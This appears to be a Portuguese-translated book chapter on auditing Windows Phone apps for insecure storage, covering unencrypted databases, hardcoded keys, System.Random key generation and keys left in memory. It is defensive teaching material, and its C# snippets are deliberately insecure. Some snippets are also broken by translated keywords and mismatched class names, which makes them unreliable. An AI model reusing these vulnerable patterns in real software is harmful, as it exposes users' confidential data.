Pode ser que muitos desenvolvedores de aplicativos móveis desavistados presumam que, como os arquivos estão na sandbox do aplicativo, eles geralmente estão a salvo de roubo em sua forma não criptografada. Além disso, parece haver a expectativa de que a maioria dos dispositivos é certamente criptografada de alguma forma padrão e segura para proporcionar privacidade se um dispositivo for perdido ou roubado. Essas suposições podem estar corretas, pois, normalmente, os aplicativos de terceiros em um dispositivo não devem ser capazes de entrar nas sandboxes de outros aplicativos e roubar arquivos.

No entanto, como mencionado anteriormente, os dispositivos Windows Phone que não são registrados pela empresa não têm dispositivo

criptografia ativada, e todos os dados no eMMC (módulo de armazenamento flash) poderiam ser extraídos sem dificuldade de um dispositivo perdido ou roubado.

Além disso, mesmo que um dispositivo Windows Phone esteja criptografado, quando o dispositivo é ligado, o sistema de arquivos não está "em repouso" e, como tal, ataques bem-sucedidos ao dispositivo permitiriam que os arquivos fossem extraídos do sistema de arquivos do dispositivo ligado. Portanto, é importante, do ponto de vista da segurança, que os dados confidenciais armazenados por um aplicativo sejam armazenados de forma criptografada, com práticas adequadas de gerenciamento de chaves, e a segurança dos dados nunca deve depender da criptografia do dispositivo (BitLocker), que pode ou não estar ativada.

Usando um dispositivo desbloqueado por capacidade com acesso ao sistema de arquivos, você pode navegar pela estrutura de diretórios de cada aplicativo em busca de arquivos interessantes que tenham sido armazenados em sua forma de texto simples. É mais provável que os arquivos sejam encontrados na pasta `Local` do aplicativo, ou em um subdiretório dela, em `C:\Data\Users\DefApps\APPDATA\{GUID}\Local`, onde `{GUID}` é o identificador do aplicativo.

Se você analisar um aplicativo que armazena dados confidenciais no sistema de arquivos sem aplicar uma criptografia forte e padrão do setor (associada a um gerenciamento seguro de chaves), é justo dizer que esse tipo de método de armazenamento representa um risco à segurança, que, em última análise, deve ser considerado um bug. O risco é particularmente presente em dispositivos que não têm a criptografia de dispositivo ativada, que, no momento em que este artigo foi escrito, eram todos os dispositivos que não estavam registrados na empresa. Para um invasor com acesso físico a um dispositivo não criptografado, acessar os dados confidenciais seria tão fácil quanto remover o eMMC do dispositivo, montá-lo e, em seguida, navegar pelo sistema de arquivos.

Outros ataques, como escalonamento de privilégios, violações de sandbox e ataques remotos (pense em ataques drive-by ao navegador), essencialmente tornam a criptografia do dispositivo irrelevante, porque os dados não estão em repouso; portanto, em todos os casos, deve-se considerar que os dados confidenciais devem sempre ser criptografados pelo próprio aplicativo que os está armazenando.

## Armazenamento inseguro de banco de dados

Com relação aos dados que são mais bem armazenados de uma forma muito mais relacional e estruturada, um banco de dados é uma solução comum para todos os tipos de aplicativos. Os aplicativos do Windows Phone não são exceção.

É claro que, pelo menos no contexto do Windows Phone, a maioria dos bancos de dados é, na realidade, armazenada no dispositivo como arquivos. Discutimos isso como um problema de implementação em vez de na seção anterior, porque os bancos de dados abrangem um grupo de tecnologias de armazenamento por si só.

Duas famílias de bancos de dados são de uso comum nos aplicativos do Windows Phone: bancos de dados locais, que são os bancos de dados nativos padrão do Windows Phone, e bancos de dados SQLite.

Em aplicativos que usam um desses dois tipos de banco de dados (ou ambos), às vezes a criptografia é aplicada ao banco de dados e, às vezes, não. Mesmo quando a criptografia é usada em um esforço para manter os bancos de dados seguros, os desenvolvedores cometem alguns erros comuns que protegem os dados apenas superficialmente, deixando-os apenas um pouco mais seguros do que se estivessem armazenados em texto simples - pense em um gerenciamento de chaves inseguro (incluindo chaves codificadas).

Discutiremos cada uma das duas famílias de bancos de dados e como identificar quando um armazenamento de banco de dados inseguro foi implementado, incluindo alguns casos em que a criptografia foi empregada.

### Bancos de dados locais

O Windows Phone fornece interfaces padrão para criar, manipular e acessar bancos de dados que são conhecidos como "bancos de dados locais". Os desenvolvedores não acionam esses bancos de dados por meio de consultas SQL diretamente, mas sim por meio do Language Integrated Query (LINQ), que é um componente .NET que adiciona recursos de consulta de dados às linguagens .NET.

Por trás do capô, os bancos de dados locais ainda são baseados em SQL, mas o Windows Phone não expõe interfaces para conversar com bancos de dados usando consultas brutas. Em vez disso, uma camada LINQ-para-SQL converte as consultas LINQ nos bancos de dados em consultas SQL, e o banco de dados é conduzido dessa forma, com a camada LINQ-para-SQL atuando como uma interface de tradução ou proxy. De fato, não existem APIs públicas para fazer consultas SQL em bancos de dados.

Toda a arquitetura LINQ-to-SQL é bem diferente daquela com a qual os desenvolvedores que aprenderam SQL estão acostumados, mas o paradigma LINQ-to-SQL é orientado a objetos e oferece métodos avançados de acesso e manipulação de dados quando você entende alguns conceitos e padrões básicos.

Para obter uma introdução geral sobre os bancos de dados locais do Windows Phone, LINQ-to-SQL e sua arquitetura, estude o

Artigo do MSN localizado em [http://msdn.microsoft.com/en-us/library/windows/apps/hh202860\(v=vs.105\).aspx#BKMK\\_UsingtheDatabase](http://msdn.microsoft.com/en-us/library/windows/apps/hh202860(v=vs.105).aspx#BKMK_UsingtheDatabase); uma introdução completa aos bancos de dados locais/LINQ-to-SQL está além do escopo deste capítulo. No entanto, abordamos aqui algumas noções básicas de bancos de dados locais do Windows Phone para que você possa identificar instâncias de armazenamento de dados inseguros quando os bancos de dados estiverem sendo usados.

O uso de um banco de dados local em um aplicativo do Windows Phone começa com a definição de um contexto de dados. Você faz isso programaticamente, definindo uma classe que estende a classe `DataContext`. Em seguida, você define classes adicionais para especificar a estrutura de tabelas e colunas do banco de dados, usando os atributos `[Table]` e `[Column]` adequadamente. Por exemplo, um aplicativo de RH poderia definir um banco de dados para armazenar informações sobre os funcionários da empresa, usando um código como o seguinte:

```
classe pública EmployeeDataContext : DataContext
{
    public TaskDataContext(string connectionString)
        : base(connectionString)
    {
    }

    public Table<Employee> Employees;
}

[Tabela]
classe pública Employee
{
    [Column(IsPrimaryKey = true, IsDbGenerated = true, DbType =
    "INT NOT NULL Identity", CanBeNull = false, AutoSync = AutoSync.OnInsert)] public
    string PersonName { get; set; }

    [Coluna]
    public string JobTitle { get; set; }

    [Coluna]
    public string PhoneNumber { get; set; }

    [Coluna]
    public string EmailAddress { get; set; }

    [Coluna]
    public string HomeAddress { get; set; }
    [Column]
    public DateTime EmploymentStartDate { get; set; }
}
```

A definição anterior da classe `EmployeeDataContext` declara que o banco de dados deve ter uma tabela, que é estruturalmente definida pela classe `Employees`, definida abaixo dela. A classe `Employees`, marcada como uma definição de tabela pelo atributo `[Table]`, essencialmente define uma tabela que tem colunas para o nome completo, o cargo, o número de telefone, o endereço de e-mail, o endereço residencial e a data de início do emprego de um funcionário. Todas elas são marcadas apropriadamente com o atributo `[Column]`, e seu nome completo é marcado como sendo uma chave primária para inserções e consultas.

Observe a definição do construtor da classe `EmployeeDataContext`:

```
public TaskDataContext(string connectionString)
    : base(connectionString)
{ }
```

Interpretando o construtor de `TaskDataContext` acima, sempre que uma instância da classe `TaskDataContext` é instanciada, o construtor de `TaskDataContext` passa imediatamente seu argumento de cadeia de caracteres para o construtor de sua classe base, `DataContext`. Essa cadeia, aliás, é a cadeia de conexão do banco de dados; ela deve ser passada para a classe base (`DataContext`) para se conectar com êxito ao banco de dados (ou para criar o banco de dados, se o banco de dados estiver sendo usado pela primeira vez).

Assim, por exemplo, quando um desenvolvedor deseja usar seu banco de dados ou criar um banco de dados representável pelo

`EmployeeDataContext` pela primeira vez, eles poderiam usar um código semelhante ao seguinte:

```
EmployeeDataContext db = new EmployeeDataContext("isostore:/EmployeeDB.sdf");
Se (db.DatabaseExists() == false) { Db.CreateDatabase();
}
```

O código anterior tenta se conectar ao banco de dados chamado `EmployeeDB .sdf` (que estará na pasta `Local` folder) e, se o banco de dados ainda não existir, ele o criará.

A cadeia de caracteres passada para o `EmployeeDataContext`, ou seja, `isostore:/EmployeeDB.sdf`, é a cadeia de conexão do banco de dados, que a classe passará para o `DataContext` na instânciação do novo objeto `EmployeeDataContext`.

No entanto, observe no código do exemplo anterior, em que a string de conexão passada para a classe de contexto de dados foi `isostore:/EmployeeDB.sdf`, que nenhuma senha é especificada na string de conexão. Assim, o banco de dados criado seria completamente não criptografado, a menos que o próprio aplicativo criptografe manualmente os dados antes de enviá-los ao banco de dados. Se dados confidenciais estiverem sendo armazenados em um banco de dados local criado sem uma senha na string de conexão, isso, por si só, constitui um problema de segurança.

A API do banco de dados local suporta o uso de senhas em cadeias de conexão. O uso de uma senha na string de conexão durante a criação do banco de dados resulta na criptografia AES-128 do conteúdo do banco de dados, com a chave sendo gerada pelo hash SHA-256 da senha fornecida. Um banco de dados criptografado de funcionários poderia ser criado usando uma definição de contexto de dados como a seguir, com a senha sendo `MySecretDbPassword`.

```
EmployeeDataContext db = new EmployeeDataContext("Data
Source='isostore:/EmployeeDB.sdf';Password='MySecretDbPassword'");
Se (db.DatabaseExists() == false) { db.CreateDatabase();
}
```

Embora o banco de dados seja de fato criptografado com AES-128 no caso anterior, a senha usada é codificada na string de conexão. Isso, por si só, também representa um risco à segurança, pois todos os usuários do aplicativo terão um banco de dados criptografado exatamente com a mesma chave. Isso oferece pouco mais de proteção do que não ter nenhuma criptografia aplicada ao banco de dados, pois qualquer invasor capaz de fazer engenharia reversa no aplicativo obterá conhecimento da senha codificada que é usada em todos os casos. Infelizmente, chaves e senhas codificadas são bastante comuns em aplicativos móveis para todas as plataformas, além dos aplicativos para Windows Phone.

Mesmo que uma senha de banco de dados não seja codificada, mas derivada de constantes do sistema, como `DeviceUniqueId`, você deve considerar novamente que isso é um problema de segurança se os dados armazenados forem confidenciais, pois a senha pode ser facilmente obtida por um invasor.

As senhas do banco de dados não devem ser codificadas e não devem ser derivadas de dados do sistema do dispositivo (como um endereço MAC ou `DeviceUniqueId`, por exemplo). Em vez disso, elas devem ser derivadas de uma frase secreta conhecida apenas pelo usuário, como o uso de PBKDF2 (Password-Based Key Derivation Function, 2).

Os bancos de dados locais são armazenados na pasta `Local` de um aplicativo e geralmente têm a extensão de arquivo `.sdf`, portanto, é fácil verificar manualmente se há bancos de dados não criptografados usando o acesso total ao sistema de arquivos que foi obtido por meio do desbloqueio de recursos.

## Bancos de dados baseados em SQLite

A distribuição padrão do SQLite para Windows Phone não oferece suporte à criptografia imediatamente, portanto, os dados confidenciais armazenados em um banco de dados SQLite criado e gerenciado pelo pacote padrão provavelmente representarão um risco à segurança.

No entanto, dois pacotes SQLite bastante usados oferecem suporte à criptografia, a saber, o SQLCipher e o SQLite Encryption Extension (SEE). Esses dois pacotes exigem licenças para serem usados e não são freeware. O SEE é compatível com AES-128, AES-256 e RC4, enquanto o SQLCipher usa apenas AES-256.

Para criar um banco de dados (e posteriormente usá-lo) com criptografia usando o SQLCipher, os desenvolvedores devem usar o método `SetPassword()` em seu objeto `SQLiteConnection`, da seguinte forma:

```
string connectionString = "Data
Source=sqlcipher.db;Pooling=false;Synchronous=Full;";

string password = "password123";
using(var conn = new SQLiteConnection(connectionString)) {
    conn.SetPassword(password);
    conn.Open();

[ ... ]
```

Ao usar o SEE (SQLite Encryption Extension), os aplicativos especificam uma chave usando a instrução `PRAGMA` depois de instanciar o objeto `SQLiteConnection`, como em

```
string connectionString = "Data
Source=sqlcipher.db;Pooling=false;Synchronous=Full;";

string password = "password123";
using(var conn = new SQLiteConnection(connectionString)) {
    conn.Execute(String.Format("PRAGMA key='{0}';", password));

[ ... ]
```

Em ambos os casos de uso (SEE e SQLCipher), se um aplicativo usar uma senha estática codificada para um banco de dados confidencial, ou se a senha for de alguma forma derivada de dados não secretos (como `DeviceUniqueId`), isso deve ser considerado um problema de segurança. Obviamente, você também deve considerar um bug o fato de dados confidenciais serem armazenados sem uma senha.

Os bancos de dados SQLite geralmente são armazenados na pasta `Local` do aplicativo e tendem a ter a extensão de arquivo `.db`. Você pode verificar a criptografia dos bancos de dados extraídos de um dispositivo usando o aplicativo `sqlite3`, usando um editor hexadecimal ou analisando a saída das strings `mydatabase.db`.

## Geração insegura de números aleatórios

O uso de dados criptograficamente aleatórios é importante em aplicativos críticos de segurança, de modo que os dados derivados da fonte de entropia possam ser confiáveis em situações sensíveis à segurança.

Uma situação específica em que a geração segura de dados aleatórios é importante é na geração de chaves de criptografia. O motivo, é claro, é bastante óbvio: se as chaves de criptografia forem previsíveis para um invasor, a chave poderá ser descoberta e os dados protegidos pela chave poderão ser descriptografados.

O Windows Phone expõe duas APIs principais que podem ser usadas para gerar dados aleatórios: `System.Random` e `RNGCryptoServiceProvider`. O `System.Random` não deve ser usado para gerar chaves de criptografia, senhas ou outros valores semelhantes sensíveis à segurança que precisem ser criptograficamente aleatórios. Em resumo, considere o uso da API `System.Random` nesses contextos (como para a geração de chaves de criptografia) uma vulnerabilidade de segurança. Discutiremos o motivo nas próximas subseções.

### Previsibilidade do `System.Random`

O `System.Random` é fornecido pelo .NET Framework para gerar dados pseudo-aleatórios que, reconhecidamente, não são criptograficamente aleatórios. A API `System.Random` é suficiente para algumas finalidades, mas não deve ser usada para gerar valores sensíveis à segurança, como chaves de criptografia.

Para usar a classe `System.Random`, um aplicativo primeiro instancia um novo objeto `Random`, seja com uma semente ou sem especificar uma semente. Para a instanciação, `System.Random` expõe os dois construtores a seguir:

- `Random()`
- `Random(Int32 seed)`

O construtor padrão, `Random()`, não tem parâmetros e, portanto, não recebe uma semente. Quando esse construtor é usado, o objeto `Random` é semeado com o tempo de atividade atual do sistema - `Environment.TickCount` - que tem resolução de milissegundos. Você pode ver isso analisando o código-fonte do `System.Random`, que está disponível no site Reference Source da Microsoft (<http://referencesource.microsoft.com/#mscorlib/system/random.cs>):

```

// Construtores
// 

    público Random()
        : this(Environment.TickCount) {
    }

    public Random(int Seed) { int
        ii;
        int mj, mk;

    [ ... ]
}

```

O outro construtor, `Random(Int32 seed)`, aceita uma semente como seu parâmetro inteiro de 32 bits e a utiliza para semear o objeto `Random`.

O desenvolvedor pode então chamar um dos métodos membros da classe para recuperar dados pseudoaleatórios do objeto.

`System.Random` expõe os seguintes métodos para extrair dados aleatórios:

- `Next()`- Retorna um número inteiro pseudo-aleatório não negativo
- `Next(Int32)`-Retorna um número inteiro pseudo-aleatório não negativo que é menor que o máximo específico
- `Next(Int32, Int32)`-Retorna um número inteiro pseudo-aleatório não negativo que está dentro do intervalo especificado
- `NextBytes(byte[])`-Preenche a matriz de bytes especificada com bytes aleatórios
- `NextDouble()`-Retorna um double pseudo-aleatório
- `Sample()`-Retorna um número de ponto flutuante pseudo-aleatório entre 0,0 e 1,0

Assim, por exemplo, um aplicativo que não seja perfeito pode gerar uma chave de criptografia de 32 bytes e, portanto, chamar a API `Random` usando um código como o seguinte:

```

Random rnd = new Random(1234); // 1234 como a semente

byte[] encKey = new byte[32];
rnd.NextBytes(encKey);

```

Ou o desenvolvedor pode optar por usar o construtor padrão do `Random` e não especificar uma semente, como, por exemplo:

```

Random rnd = new Random(); // tempo de atividade em milissegundos como semente

byte[] encKey = new byte[32];
rnd.NextBytes(encKey);

```

Para o olho destreinado, ambos podem parecer bons e funcionar como esperado; ambos geram dados que *parecem* ser aleatórios, talvez em uma olhada rápida. No entanto, cada caso é, na realidade, inseguro; o problema com o `System.Random` é que dois objetos `Random` semeados com valores de semente idênticos sempre produzem a mesma sequência de números "aleatórios" como saída. Em outras palavras, se um objeto `Random` for semeado com 1234, o resultado será exatamente o mesmo que o de outro objeto `Random` semeado com 1234.

Claramente, isso é particularmente ruim para a geração de valores sensíveis à segurança, como chaves de criptografia, porque se você semear o valor, poderá prever a saída de um objeto `System.Random`.

Intuitivamente, essa situação é pior se o aplicativo especificar manualmente um valor de semente estático ou determinístico, como no exemplo a seguir:

```
Random rnd = new Random(STATIC_SEED_VALUE);
```

Isso ocorre porque o valor da semente pode ser determinado por todos os invasores que fazem engenharia reversa do aplicativo ou têm conhecimento de alguns valores do sistema, como os endereços MAC ou IP.

No entanto, mesmo que o construtor padrão seja usado como mostrado aqui,

```
Random rnd = new Random();
```

o tempo de atividade do sistema em milissegundos é usado como semente. Isso é inseguro, pois `Environment.TickCount` é bastante previsível.

De fato, há apenas 86,4 milhões de milissegundos em um dia de 24 horas. Portanto, basta saber em que dia uma chave (ou outra) foi gerada pelo `Random` para que você possa determinar o valor gerado tentando todos os 86,4 milhões de valores possíveis como a semente. Além disso, só porque `Environment.TickCount` tem resolução de milissegundos, `Environment.TickCount` não muda a cada milissegundo. Alterações no `TickCount` a cada 15 milissegundos podem ser típicas, por exemplo ([consulte http://blogs.msdn.com/b/pfxteam/archive/2009/02/19/9434171.aspx](http://blogs.msdn.com/b/pfxteam/archive/2009/02/19/9434171.aspx)). É provável que isso reduza ainda mais o espaço de pesquisa de sementes.

A questão aqui é que, para um determinado valor de semente, o resultado de um objeto `System.Random` será sempre o mesmo; essa previsibilidade de resultado para cada valor de semente específico é obviamente insegura e, por esse motivo, o `System.Random` nunca deve ser usado para gerar valores relacionados à segurança, como chaves de criptografia.

A API correta a ser usada para fins criptográficos e outros fins de segurança, por assim dizer, é a `RNGCryptoServiceProvider`; abordaremos o uso dessa API em detalhes na seção do próximo capítulo, "Geração segura de números aleatórios".

## Várias instâncias de `System.Random`

Suponha que um desenvolvedor queira gerar uma coleção de números aleatórios. O desenvolvedor desavisado pode escrever um código como o seguinte:

```
int[] randData = new int[32];

// gerar inteiros aleatórios
for(int count = 0; count < 32; count++) { Random
    rnd = new Random(); randData[count] =
    rnd.Next();
}
```

Nesse trecho de código, uma nova instância de `Random` é instanciada para cada geração de número subsequente, com `Environment.TickCount` sendo usado como semente. Entretanto, como `Environment.TickCount` tem resolução de magnitude de milissegundos (embora não necessariamente 1 milissegundo), é muito provável que o código preencha `randData` com o mesmo número inteiro. De fato, em um loop apertado, o mesmo número inteiro pode ser gerado milhares de vezes antes que `Environment.TickCount` mude e os novos objetos `Random` sejam semeados com um valor diferente.

O uso indevido do `Random` dessa forma pode claramente ter algumas consequências prejudiciais se os dados precisarem ser criptograficamente seguros.

Da mesma forma, considere que um desenvolvedor fez algo semelhante, mas, em vez disso, especificou uma semente quando instanciou

Objetos aleatórios, por exemplo:

```
// gerar inteiros aleatórios
int[] randData = new int[32];

// gerar inteiros aleatórios
for(int count = 0; count < 32; count++) { Random
    rnd = new Random(1234); randData[count]
    = rnd.Next();
}
```

Na verdade, esse código preencheria a matriz `randData` com 32 números inteiros idênticos, pois `System.Random` retorna a mesma sequência de números sempre que uma determinada semente é usada. Dado que o código anterior está instanciando um novo objeto `Random` para cada número, o primeiro número da sequência será sempre retornado.

## Segurança de thread `System.Random`

O `System.Random` não é seguro para threads, e um objeto `Random` não deve ser usado por vários threads sem o uso de um objeto de sincronização para bloqueio.

Se um objeto `Random` for acessado por vários threads de maneira não segura, qualquer um de seus métodos (como `Next()`, `NextBytes()` etc.) poderá começar a retornar 0 sempre que for chamado. Nesse caso, se um objeto for usado por vários threads simultaneamente, isso poderia resultar em uma chave de criptografia composta principalmente por

inteiramente de bytes "\0", o que teria efeitos colaterais de segurança negativos óbvios.

Um código como o seguinte pode resultar na emissão de 0s pelo objeto `Random`, em dispositivos com vários núcleos:

```
Random rand = new Random();  
  
int[] randInts = new int[32];  
Parallel.For(0, 32, (i, loop) =>  
{  
    randInts[i] = rand.Next();  
});
```

As características de não segurança de thread apresentam mais um motivo para evitar o `System.Random` quando são necessários dados criptograficamente seguros. Conforme mencionado anteriormente, a API correta a ser usada para fins de segurança é a classe `RNGCryptoServiceProvider`, cujo uso será abordado na íntegra na seção do Capítulo 13, "Geração segura de números aleatórios".

## Criptografia insegura e uso de senhas

A maioria das pessoas envolvidas com segurança sabe que os dados confidenciais devem ser armazenados ou transferidos em formato criptografado, em vez de em seu formato de texto simples facilmente acessível. No entanto, a simples criptografia de dados é a ponta do iceberg; existem muitas maneiras de implementar o armazenamento (ou a transferência) criptográfico que não são suficientes em termos de segurança, e isso pode minar parcial ou totalmente a segurança que a criptografia poderia ter fornecido.

A categoria geral de "criptografia e uso de senha inseguros" não representa uma classe de bug, mas várias. Por exemplo, o mau gerenciamento de chaves oferece várias maneiras de introduzir vulnerabilidades.

O gerenciamento adequado de chaves é fundamental para a implementação segura da criptografia nos aplicativos. A segurança dos dados criptografados depende muito do fato de as chaves de criptografia serem desconhecidas por aqueles que gostariam de ter acesso ilegítimo aos dados. Portanto, a falha em gerar chaves com segurança e depois protegê-las pode resultar no comprometimento dos dados criptografados. Abordamos algumas das maneiras comuns pelas quais os desenvolvedores gerenciam mal as chaves de criptografia (e senhas) e introduzem vulnerabilidades de segurança ao implementar o armazenamento ou a transferência criptográfica em seus aplicativos.

## Chaves de criptografia com código rígido

Mesmo com a segurança sendo agora uma preocupação generalizada, ainda é bastante comum ver aplicativos criptografando dados e armazenando (ou transferindo) dados usando chaves de criptografia que são simplesmente codificadas no aplicativo.

Ao analisar o código de um aplicativo (original ou reverso), você pode encontrar um código que define uma chave de criptografia estática usada posteriormente para criptografar dados importantes e confidenciais. Por exemplo, considere o seguinte fragmento de código no qual o aplicativo define uma chave estática de 32 bytes, que ele usa para criptografar alguns dados confidenciais, cujo texto cifrado resultante é armazenado em um arquivo em seu diretório `Local`:

```
char[] cryptoKey = { 0x10, 0x20, 0x30, 0x40, 0x45, 0x78, 0x65, 0x61, 0x62,  
0x43, 0x69, 0x35, 0x32, 0x15, 0x20, 0x50, 0x10, 0x20,  
0x30, 0x40, 0x45, 0x78, 0x65, 0x61, 0x62, 0x43, 0x69, 0x35, 0x32,  
0x15, 0x20, 0x50 };  
  
[ ... ]  
  
retval = EncryptData(secretData, cryptoKey, out encryptedData); retval =  
StoreEncryptedData(encryptedData, filePath);
```

Embora os dados resultantes sejam de fato criptografados, qualquer invasor capaz de fazer engenharia reversa do aplicativo fica a par da chave. Como a chave é codificada no aplicativo, todos os usuários do aplicativo terão seus dados criptografados exatamente com a mesma chave.

Tudo o que o invasor precisa fazer depois de descobrir a chave codificada é extrair os arquivos criptografados dos dispositivos de destino e prosseguir com a descriptografia usando essa chave estática. Não é preciso dizer que o uso de chaves codificadas é essencialmente inaceitável para dados confidenciais.

## Armazenamento inseguro de chaves de criptografia

Outra falha de segurança comum é quando os aplicativos geram chaves de criptografia por usuário com segurança, mas depois as armazenam na sandbox do sistema de arquivos em formato de texto não criptografado. Alguns aplicativos tentam ocultar a(s) chave(s) ou ofuscá-la(s) para impedir invasores casuais ou não qualificados, mas isso raramente oferece alguma segurança extra genuína.

Da mesma forma, alguns aplicativos que fazem uso de criptografia de chave pública para armazenar sua chave privada na sandbox do sistema de arquivos - esquematicamente:

```
string cryptoKey = GenerateCryptoKey();  
StoreCryptoKeyToFile(cryptoKey);
```

De qualquer forma, qualquer invasor capaz de acessar o sistema de arquivos do dispositivo poderá extrair a(s) chave(s), que poderá(ão)

e, em seguida, usar para recuperar dados criptografados protegidos pela chave.

Ao realizar uma análise das práticas criptográficas de um aplicativo, preste muita atenção se as chaves estão sendo armazenadas e lembre-se de que o armazenamento de chaves privadas e simétricas é um problema de segurança, desde que os dados protegidos sejam confidenciais.

É claro que existem maneiras seguras de armazenar chaves de criptografia. Discutiremos essas formas no Capítulo 13, na seção "Gerenciamento seguro de chaves".

## Armazenamento de chaves e senhas em objetos de cadeia de caracteres imutáveis

Embora as próprias chaves de criptografia raramente sejam armazenadas em objetos de cadeia de caracteres devido à sua natureza binária, os esquemas de derivação de chaves baseados em senha (como a Password Based Key Derivation Function 2, ou PBKDF2) geralmente lidam com a senha na forma de uma cadeia de caracteres.

Por exemplo, para gerar uma chave de criptografia, um aplicativo pode aceitar uma senha do usuário, lê-la em um objeto de cadeia de caracteres e, em seguida, passar esse objeto para o método PBKDF2 para gerar a chave. Em pseudocódigo, isso poderia ser representado como:

```
string password = ReadPasswordFromPasswordField(); [  
... ]  
PBKDF2_GenKey(password, iterations, out cryptoKey);
```

Isso funciona bem do ponto de vista funcional, mas o problema do ponto de vista da segurança é que, depois que a senha é armazenada no objeto string, esse valor não pode ser substituído à vontade. Isso representa um problema se um invasor conseguir descarregar a memória do processo; idealmente, você deve limpar a senha da memória assim que ela não for mais necessária.

Limpar uma cadeia de caracteres, entretanto, não é fácil. Os objetos `String` são imutáveis, o que significa que, depois que o valor do objeto é definido, ele não pode ser alterado. Você seria perdoado por supor que o seguinte resultaria na alteração do valor de `myStr` para "sobrescrito":

```
string myStr = "value1";  
myStr = "overwritten";
```

Na verdade, isso não acontece; o código anterior simplesmente altera o objeto `string` que `myStr` referencia; o objeto `string` "value1" ainda pode existir, até a coleta de lixo.

É provável que o CLR (Common Language Runtime) também faça novas cópias de objetos de cadeia de caracteres quando eles são passados para outros métodos, o que aumenta a probabilidade de sucesso dos ataques de divulgação de memória e forenses.

Como não é possível limpar facilmente as senhas armazenadas em objetos de cadeia de caracteres, é preciso estar atento para considerar as instâncias de armazenamento de senhas em cadeias de caracteres como uma vulnerabilidade, especialmente em aplicativos críticos para a segurança. Os vetores de ataque típicos incluem bugs de divulgação de memória e investigação forense de memória em um dispositivo.

Para se proteger contra a divulgação de memória e ataques forenses de memória, armazene todas as senhas não em objetos de cadeia de caracteres imutáveis (que não podem ser sobreescritos), mas em matrizes de `char[]` ou `byte[]` que podem ser zeradas em um loop `for()` ou `while()` quando não forem mais necessárias. Discutiremos esse tópico na seção a seguir.

## Falha ao limpar chaves de criptografia e senhas da memória

Quando os aplicativos usam criptografia, a chave precisa estar na memória no espaço de endereço do aplicativo em algum momento. No entanto, para aplicativos que exigem um alto nível de segurança, as chaves de criptografia devem ser apagadas da memória assim que não forem mais necessárias ou quando não forem necessárias novamente por algum tempo; você também deve aplicar esse mesmo princípio às senhas. O objetivo de limpar chaves de criptografia e senhas do espaço de endereço do aplicativo é ajudar a proteger contra ataques forenses e de divulgação de memória bem-sucedidos e, de fato, a limpeza de chaves de criptografia é necessária para estar em conformidade com determinadas especificações de segurança, incluindo algumas especificações FIPS (Federal Information Processing Standards).

Na prática, isso significa que, depois que uma chave tiver sido usada e não for mais necessária em um futuro próximo, o aplicativo deverá sobrescrevê-la para (espera-se) apagá-la da memória do tempo de execução.

Se o aplicativo precisar ativamente da chave (ou seja, estiver tendo uma conversa por meio de um protocolo criptografado personalizado), obviamente não será possível substituí-la. Quando um aplicativo só precisa usar a chave para um lote de operações, recomendamos que a chave seja apagada imediatamente depois.

Nos aplicativos em que a limpeza é viável do ponto de vista da usabilidade e do desempenho, as chaves de criptografia e as senhas geralmente devem ser armazenadas em matrizes de `char[]` ou `byte[]` e depois limpadas quando não forem mais necessárias, conforme demonstrado aqui:

```
for(int i = 0; i < KEYLEN; i++)
    cryptoKey[i] = 0;
```

Em aplicativos confidenciais (ou seja, bancos), a falha na implementação dessa política de limpeza de chaves e senhas pode ser considerada um problema de segurança. É claro que a usabilidade e o desempenho também são importantes em muitos aplicativos, portanto, se um aplicativo precisar manter uma chave ou senha porque a usa com frequência, talvez esse requisito tenha que se sobrepor à segurança.

## Geração de chaves inseguras

A geração segura de chaves é outra parte essencial da implementação de um sistema aceitavelmente seguro de armazenamento criptográfico ou de comunicações em um aplicativo. A falha na geração segura de chaves pode fazer com que essas chaves sejam previsíveis ou fracas. Por isso, examinaremos as maneiras pelas quais os aplicativos podem gerar chaves de forma insegura e como você pode identificá-las em uma análise de segurança de aplicativos do Windows Phone.

### Geração de chaves aleatórias inseguras

Algumas chaves de criptografia são geradas usando APIs de geração de números pseudo-aleatórios. No entanto, você deve usar um gerador de números pseudo-aleatórios (PRNG) seguro e usá-lo adequadamente.

No contexto dos aplicativos do Windows Phone, isso significa que a classe `System.Random` nunca deve ser usada para gerar chaves de criptografia, pois os dados de saída de `System.Random` não são criptograficamente aleatórios. Você deve considerar o uso de `System.Random` para gerar chaves de criptografia um problema de segurança.

Abordamos esse tópico anteriormente neste capítulo. (Consulte "Geração insegura de números aleatórios" para obter mais detalhes sobre o assunto de auditoria de chaves de criptografia aleatórias geradas de forma insegura).

### Política de senha e geração de chaves com base em senha insegura

A outra forma principal de gerar chaves de criptografia (além dos métodos de fontes de pseudo-RNG) é por meio de um esquema de geração de chaves baseado em senha.

Como a frase sugere, os esquemas de geração de chaves baseados em senha pegam uma senha normalmente fornecida pelo usuário e geram uma chave de criptografia a partir dela. Os detalhes de implementação desses esquemas populares variam.

A maneira mais simples de gerar uma chave de criptografia a partir de uma senha é simplesmente converter a senha em uma matriz de bytes e usá-la como chave de criptografia. No entanto, há vários problemas com essa ideia. Primeiro, supondo uma criptografia de 256 bits, a senha precisaria ter 32 bytes, o que apresentaria problemas para a maioria dos usuários.

O segundo problema está relacionado ao espaço de chaves resultante das chaves geradas dessa forma. Em geral, as senhas

contém apenas caracteres imprimíveis; a-z, A-Z, 0-9 e alguns caracteres especiais (por exemplo, !, #, \$ e assim por diante). Isso limita o valor utilizável de cada caractere a cerca de 75, dos 256 valores que um caractere de um byte pode assumir. Portanto, as chaves criadas a partir de senhas permitem diretamente uma entropia muito menor do que a que poderia ser obtida ao permitir todos os 256 valores possíveis que os caracteres de um byte podem assumir.

Avançando um pouco mais na sofisticação, alguns desenvolvedores podem gerar uma chave de 256 bits fazendo o hash da senha do usuário usando SHA-256. O principal problema com isso é que o SHA-256 é um algoritmo de hash muito rápido; um invasor com muito poder computacional à sua disposição (pense em unidades de processamento gráfico - GPUs) pode potencialmente gerar bilhões de hashes por segundo, o que se traduz em bilhões de tentativas de adivinhação de força bruta de senhas por segundo na tentativa de encontrar sua chave de criptografia. O SHA-256 também não é salgado.

Dito isso, é compreensível que sejam procurados outros métodos de geração de chaves de criptografia usando uma senha fornecida pelo usuário.

Boas APIs de geração de chaves baseadas em senhas funcionam usando funções hash em (potencialmente) muitas iterações ou permitem que o desenvolvedor especifique um "fator de custo" e também envolvem saídas e outras etapas de manipulação que consomem muito tempo. Em geral, quanto mais iterações forem usadas, ou quanto mais caro for gerar uma chave a partir de uma determinada senha, melhor (dentro das restrições de usabilidade!).

